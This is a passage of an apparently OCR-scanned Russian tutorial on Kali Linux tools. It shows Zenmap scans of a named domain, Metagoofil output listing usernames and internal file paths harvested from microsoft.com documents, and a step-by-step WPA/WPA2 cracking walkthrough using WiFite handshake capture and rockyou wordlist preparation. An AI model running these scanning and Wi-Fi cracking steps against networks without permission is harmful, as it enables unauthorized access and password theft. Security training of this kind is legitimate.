
Дополнительно Kali идёт с загруженной **Zenmap**. Zenmap даёт Nmap графический пользовательский интерфейс для выполнения команд.

Zenmap это не только графическая надстройка, программа предлагает и эксклюзивные функции.


Чтобы запустить Zenmap, идём в меню


Kali Linux | Information Gathering | Network Scanners | zenmap


Множество разных вариантов сканирования, можно создавать профили и очень много других полезностей.



Полученная информация очень обширна и полезна:


Zenmap
Сканирование Инструменты Профиль Помощь
Цель webware.biz
Профиль Intense scan
Команда nmap -T4 -A -v webware.biz
Хосты Сервисы
Вывод Nmap Порты / Хосты Топология Детали хоста Сканирование
Сервис
ftp
http
mysql
nfs
rpcbind
rsync
smtp
ssh
Имя хоста Порт Протокол Состояние Версия
webware.biz (185.26.122.50) 21 tcp open ProFTPD 1.3.5rc3



Scan Tools Profile Help
Target: 10.0.1.0/24
Profile: Intense scan
Scan Cancel
Command: nmap -T4 -A -v 10.0.1.0/24
Hosts Services
OS Host
10.0.1.1
10.0.1.103
10.0.1.104
10.0.1.107
10.0.1.112
10.0.1.113
10.0.1.122
10.0.1.125
10.0.1.140
10.0.1.142
Filter Hosts
Nmap Output Ports / Hosts Topology Host Details Scans
Hosts Viewer Fisheye Controls
Save Graphic
10.0.1.107
10.0.1.104
10.0.1.112
10.0.1.125
10.0.1.140
10.0.1.113



7. Metagoofil — сбор метаданных из файлов с сайта

Не надо недооценивать значение метаданных! Они могут рассказать об именах пользователей, о программах, которые они используют, могут содержать GPS координаты съёмки изображения, об операционных системах пользователей, времени работы над документами и очень-очень многом другом. О том, как удалить метаданные из файла, читайте в статье на нашем братском ресурсе.

При запуске Metagoofil без ключей, она выдаёт подсказки по использованию:



1 -d: домен для поиска
2 -t: типы файлов для загрузки (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
3 -l: лимит результатов для поиска (по умолчанию 200)
4 -h: работать с документами в директории (используйте "yes" для локального анализа)
5 -n: лимит файлов для загрузки
6 -o: рабочая директория (место для сохранения скаченных файлов)
7 -f: файл, в который будут записаны результаты анализа

Пример запуска программы:


1 metagoofil -d webware.biz -t doc,pdf -l 200 -n 50 -o applefiles -f results.htm

Программа может найти уйму полезной информации: имена пользователей, абсолютные адреса на сервере, имена компьютеров, используемые приложений. Вот примеры отчётов программы.

Список найденных пользователей:

Metagoofil results

Results for: microsoft.com



User names found:

- Jason Lau
-
- Author
- IEEE
- apease
- kumarc
- Junfeng He, Zhouchen Lin, Lifeng Wang, and Xiaoou Tang
- Lijuan Wang, Tsinghua University, China; Yong Zhao, Min Chu, Jian-Lai Zhou, Microsoft Research Asia, China; Zhigang Cao, Tsinghua University, China
- Hagen Soltau, Brian Kingsbury, Lidia Mangu, Daniel Povey, George Saon, Geoffrey Zweig, IBM, United States
- Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer
- mort
- Andy Ozment, Stuart Schechter, and Rachna Dhamija
- SIGCHI
- Richard Stern
- A.J Brush
- heydon
- melissbr
- John DeTreville
- Arvind Arasu, Jennifer Widom (Stanford Univ.)
- Sergey Yekhanin
- shuochen
- enderk
- i-rsong
- Danyel Fisher
- Cetin Kaya Koc
- UIST Std format updated in 2005 by Patrick Baudisch
- Parag
- blampson
- Pinetec
- Malvar
- jgemmell
- Sarita Yardi
- Krishna Kant Chintalapudi, Lakshmi Venkatraman

Список найденных серверов:

Servers and paths found:

- CEP_Template.dot
- Normal.dot
- CEP_Template
- Normal
- Normal.dotm
- ''
- 'C:\My Documents\DATA\professional support for IT pros mvf.doc'
- 'C:\WINDOWS\TEMP\AutoRecovery save of professional support for IT pros mvf.asd'
- '\\PSSMAX\PUBLIC\ASCENT\Datasheets\professional support for IT pros mvf.doc'
- 'C:\TEMP\AutoRecovery save of professional support for IT pros mvf.asd'
- '\\ordat05\JEFFERSON\MSOFT\PSS\New offerings\Datasheets\professional support for IT pros mvf.doc'
- '\\Pssmax\public\ASCENT\Datasheets\Press Tour\professional support for IT pros mvf.doc'
- 'D:_Support\professional-support-ITpros.doc'
- 'C:\WINNT\Profiles\scottgo\Personal\supportal\portal final\professional-support-ITpros fact.doc'
- 0
- REF_Template.dot
- 'C:\My Documents\DATA\professional support for oems mvf.doc'
- 'C:\WINDOWS\TEMP\AutoRecovery save of professional support for oems mvf.asd'
- 'F:\ASCENT\Datasheets\professional support for oems mvf.doc'
- '\\PSSMAX\PUBLIC\ASCENT\Datasheets\professional support for oems mvf.doc'
- '\\ordat05\JEFFERSON\MSOFT\PSS\New offerings\Datasheets\professional support for oems mvf.doc'
- 'C:\TEMP\AutoRecovery save of professional support for oems mvf.asd'
- '\\Pssmax\public\ASCENT\Datasheets\Press Tour\professional support for oems mvf.doc'
- 'C:\WINNT\Profiles\scottgo\Personal\supportal\portal final\professional-support-for-oems fact.doc'
- spieltr97.dot
- '\\PSSMAX\PUBLIC\ASCENT\Premier - Expertise\Datasheets\premier support for the enterprise - radams 4_20.doc'
- 'F:\ASCENT\Datasheets\premier support for the enterprise - radams 4_20.doc'
- '\\ordat05\JEFFERSON\MSOFT\PSS\New offerings\Datasheets\premier support for the enterprise - radams 4_20.doc'
- '\\Pssmax\public\ASCENT\Datasheets\Press Tour\premier support for the enterprise - radams 4_20.doc'
- '\\Pssmax\public\ASCENT\Datasheets\premier support for the enterprise .doc'
- 'J:\Ascent\Datasheets\premier support for the enterprise .doc'
- '\\pssmax\public\ASCENT\Marketing\Datasheets\premiersupportfortheenterprise.doc'
- 'C:\windows\TEMP\BEL-LUX - English - License 2.0 - v3 - marked.doc'
- 'C:\windows\TEMP\BEL-LUX - English - License 2.0 - v3 - clean.doc'
- '\\PAULIANA\USERS\MKA\Microsoft\MS Eur Localization Guidelines\Campus II\Belgium\BEL-LUX - English - License 2.0 - v3 - marked.doc'
- '\\PAULIANA\USERS\MKA\Microsoft\MS Eur Localization Guidelines\Campus II\Belgium\BEL-LUX - English - License 2.0 - v3 - clean.doc'
- 'C:\windows\TEMP\AutoHerstel-versie van BEL-LUX - English - License 2.asd'
- '\\moliere\LEGAL\SusanSv\EDUCATION\CA & SA 2.0\Localization\Belgium\2. With my changes\BEL&LUX_ENG - School Campus License Agreement.doc'
- '\\moliere\LEGAL\SusanSv\EDUCATION\CA & SA 2.0\FINAL\Belgium\BEL&LUX_ENG - School Campus License Agreement - July 99.doc'

Найденные версии программного обеспечения:

Software versions found:

- þÿMicrosoft® Word 2010
- MiKTeX pdfTeX-1.40.11
- TeX
- pdfeTeX-1.20a
- LaTeX with hyperref package
- Acrobat Distiller 7.0 (Windows)
- Acrobat Distiller Command 3.01 for Solaris 2.3 and later (SPARC)
- IEEE Copyright
- pdfTeX-1.10b
- Acrobat Distiller Command 2.1 for SunOS/Solaris (SPARC)
- GPL Ghostscript 8.15
- dvips(k) 5.92b Copyright 2002 Radical Eye Software
- MiKTeX pdfTeX-1.20a
- Acrobat Distiller 4.05 for Windows
- AFPL GhostScript via GhostWord
- Microsoft Word 11.0
- AFPL Ghostscript 8.51
- dvips(k) 5.95a Copyright 2005 Radical Eye Software
- Acrobat Distiller 3.0 for Windows
- PScript5.dll Version 5.2.2
- pdfTeX-1.40.9
- Acrobat Distiller 6.0 (Windows)
- AFPL Ghostscript 7.04
- dvips(k) 5.86 Copyright 1999 Radical Eye Software
- GNU Ghostscript 6.51
- MiKTeX GPL Ghostscript 8.54
- dvips(k) 5.95b Copyright 2005 Radical Eye Software
- Acrobat Distiller 5.0.5 (Windows)
- dvipdfm 0.13.2c, Copyright © 1998, by Mark A. Wicks
- TeX output 2005.06.06:1620
- MiKTeX pdfTeX-1.40.4
- PDFlib+PDI 5.0.2p1 (COM/Win32)
- Conference Management Services, College Station, TX
- pdfTeX-1.0b-pdfcrypt
- PSNormalizer.framework
- ESP Ghostscript 815.02
- MiKTeX pdfTeX-1.40.10
- PDFlib+PDI 6.0.1p1 (COM/Win32)

Да, а ведь самые-то интересные файлы (файлы изображений, в которых могут быть GPS координаты, например), программа-то и не анализирует! Если кто-то знает **программы для массового поиска и анализа метаданных в изображениях** — пишите в комментарии.

3. Тестирование на проникновение беспроводных сетей

Взлом Wi-Fi пароля (WPA/WPA2), используя pyrit и cowpatty в Kali Linux

Оговорка: Эта инструкция только для тренировочных и образовательных целей. Убедитесь, что у вас есть разрешение, перед тем, как атаковать точки доступа, поскольку это является нарушением закона во многих странах. Я не несу никакой ответственности за использование этих инструкций, содержащихся в этом руководстве.

Для защиты своего беспроводного роутера от взлома, следуйте рекомендациям по обеспечению безопасности точек доступа Wi-Fi.

Взлом Wi-Fi пароля (WPA/WPA2), используя pyrit и cowpatty с cuda или calpp в Kali Linux

Слишком много инструкций по взлому Wifi **WPA/WPA2** пароля, в каждой из которых используются различные методы. Каждый имеет свой собственный взгляд на это. Лично я думаю, нет правильных или неправильных способов взлома беспроводной точки доступа. Следующий способ — это мой способ, и я нашёл его крайне эффективным и быстрым во время моих тестов по взлому пароля Wifi WPA/WPA2, используя pyrit и cowpatty в Kali Linux, где я проводил атаку по словарю, с использованием cuda или calpp (cal++), и в то же самое время я использовал **WiFite** для ускорения некоторых вещей. Весь процесс был осуществлён в Kali Linux и занял у меня меньше чем 10 минут на взлом Wifi WPA/WPA2 пароля с помощью комбинации из pyrit, cowpatty и WiFite, используя мой ноутбук с графической картой AMD.

Вы можете сделать этот процесс быстрее, как это сделала я. Если у вас есть видеокарта AMD ATI, вам нужно воспользоваться нижеследующими инструкциями.

Пользователи NVIDIA:

1. Установите драйвер NVIDIA на Kali Linux – NVIDIA ускоренный графический драйвер Linux
2. Установите модуль ядра драйвера NVIDIA CUDA и Pyrit на Kali Linux – CUDA, Pyrit и Cpyrit-cuda

Пользователи AMD:

1. Установите проприетарный fglrx драйвер AMD ATI fglrx на Kali Linux
2. Установите AMD APP SDK в Kali Linux
3. Установите CAL++ в Kali Linux
4. Установите Pyrit

Читатели, кто хочет попробовать альтернативные способы взлома пароля Wifi WPA WPA2, используйте HashCat или cudaHashcat или oclHashcat для взлома неизвестного Wifi WPA WPA2 пароля. Польза от использования Hashcat в том, что вы можете создать ваше собственное правило, соответствующее макету, и выполнить атаку методом перебора. Это альтернатива использования атаки по словарю, где словарь может содержать только определённое количество слов, но атака методом перебора позволит вам проверить каждую возможную комбинацию заданных символов. Hashcat может взламывать Wifi WPA/WPA2 пароли и вы также можете использовать её для взлома MD5, phpBB, MySQL и SHA1 паролей. Использование Hashcat является хорошим вариантом, если вы можете предположить 1 или 2 символа в пароле, это занимает 12 минут на его взлом. Если вы знаете 4 символа в пароле, это занимает 3 минуты. Вы можете сделать правила, перебирать только буквы и цифры для взлома совершенно неизвестного пароля, если вы знаете, что дефолтный пароль конкретного роутера содержит только их. В этом случае возможность взлома намного выше.

Важное замечание: Многие пользователи пытаются сделать захват с сетевой картой, которая не поддерживается. Вам следует купить карту, которая поддерживает Kali Linux, включая инъекцию, режим мониторинга и т. д. Список может быть найден в статье «Рекомендуемые 802.11 сетевые карты для Kali Linux (в том числе USB)». Очень важно, чтобы

вы имели поддерживаемую карту, в противном случае вы просто зря потратите время и усилия на что-то, что не принесёт результата.

Захват handshake с WiFite

Почему мы используем WiFite, вместо **Aircrack-ng**, как в других руководствах? Потому что это быстрее и нам не нужно печатать команды. Переводим беспроводную карту в режим прослушивания:

```
1	airmon-ng start wlan0
```

Наберите следующую команду в вашем терминале Kali Linux:

```
1	wifite -wpa
```

Вы также можете напечатать

```
1	wifite wpa2
```

Если вы хотите видеть всё (wep, wpa or wpa2), то просто введите следующую команду — разницы никакой нет, просто это займёт на несколько минут больше

```
1	wifite
```

Когда программа закончит работу, то мы увидим доступные точки доступа (ТД — для краткости). Обратите внимание на столбец CLIENTS. Всегда пробуйте те ТД, в которых в этом столбце есть запись clients, потому что это просто намного быстрее. Вы можете выбрать все или отобрать по номеру. Для этого в появившееся приглашение нужно набрать all – если вы хотите все, или набрать номера, разделённые запятыми. В моём случае я набрал 1,2 и нажал ENTER.

Отлично, у меня отобразилось несколькоТД с пометкой clients, я выберу первую и вторую, т. к. они имеют самый сильный сигнал. Пробуйте выбирать те, в которых сильный сигнал. Если вы выберите со слабым, то, возможно, вам придётся ждать ДОЛГО до того, как вы что-нибудь захватите… если это вообще получится.

Итак, я выбрал 1 и 2 и нажал ENTER, чтобы WiFite делала свою магию.

Когда вы нажали ENTER, обратите внимание на вывод. У меня не хватило терпения дождаться, пока с номером 1 что-нибудь произойдёт, т. к. ничего не происходило в течение ДОЛГОГО времени. Поэтому я нажал CTRL+C для выхода.

На самом деле, это хорошая функция WIfite, т. к. программа спросила:

```
1	What do you want to do?
2
3	[c]ontinue attacking targets
4
5	[e]xit completely.
```

Я могу выбрать c, для продолжения с другими ТД, или e — для выхода. Это та функция, о которой я говорил. Я набрал c для продолжения. В результате была пропущена ТД под номером 1 и началась атака на номер 2. Это отличная опция, т. к. не все роутеры или ТД или цели будут отвечать на атаку сходным образом. Вы можете, конечно, подождать и однажды получить ответ, но если вы это делаете в учебных целях и вам интересует ЛЮБАЯ ТД, то это просто сохранит время.

И вуаля, для захвата рукопожатия (handshake) потребовалось всего несколько секунд. ЭтаТД имела множество клиентов и я получил своё рукопожатие.

Это рукопожатие было сохранено в файле /root/hs/BigPond_58-98-35-E9-2B-8D.cap.

Когда захват завершён и больше нет ТД для атаки, Wifite просто выйдет и вы получите обратно запрос командной строки.

Теперь, когда у нас есть захваченный файл с рукопожатием в нём, вы можем сделать несколько вещей:

1. Мы можем использовать атаку по словарю.
2. Мы можем использовать атаку грубой силой.

- Среди брутфорса мы можем использовать crunch
- Мы можем использовать oclhashcat

В этой инструкции я покажу атаку по словарю, т. к. почти 20% (каждая пятая) ТД будет иметь стандартный пароль из словаря. Ниже в этой инструкции я покажу атаку методом перебора.

Атака по словарю захваченного файла .cap для взлома Wi-Fi пароля

Чтобы осуществить атаку по словарю, нам нужно заиметь файл словаря.

Kali Linux поставляется с некоторыми файлами словарей, как часть стандартной установки. Как мило. Спасибо команде разработки Kali Linux.

Давайте скопируем лучший файл словаря в каталог root.

```
1	cp /usr/share/wordlists/rockyou.txt.gz .
```

Распакуем его.

```
1	gunzip rockyou.txt.gz
```

Поскольку, согласно требованиям, минимальный пароль WPA2 может быть в 8 символов, давайте пропарсим файл, чтобы отфильтровать любые пароли, которые менее 8 символов и более 63 (на самом деле, вы можете просто пропустить эту строчку, это полностью на ваше усмотрение). Таким образом, мы сохраним этот файл под именем newrockyou.txt.

```
1	cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > newrockyou.txt
```

Давайте посмотрим, как много паролей содержит этот файл:

```
1	wc -l newrockyou.txt
```

В нём целых 9606665 паролей.

Оригинальный файл содержит ещё больше.

```
1	wc -l rockyou.txt
```

Там 14344392 паролей. Итак, мы сделали этот файл короче, что означает, мы можем протестировать ТД в более сжатый срок.

Наконец, давайте переименуем этот файл в wpa.lst.

```
1	mv newrockyou.txt wpa.lst
```

Создаём ESSID в базе данных Pyrit

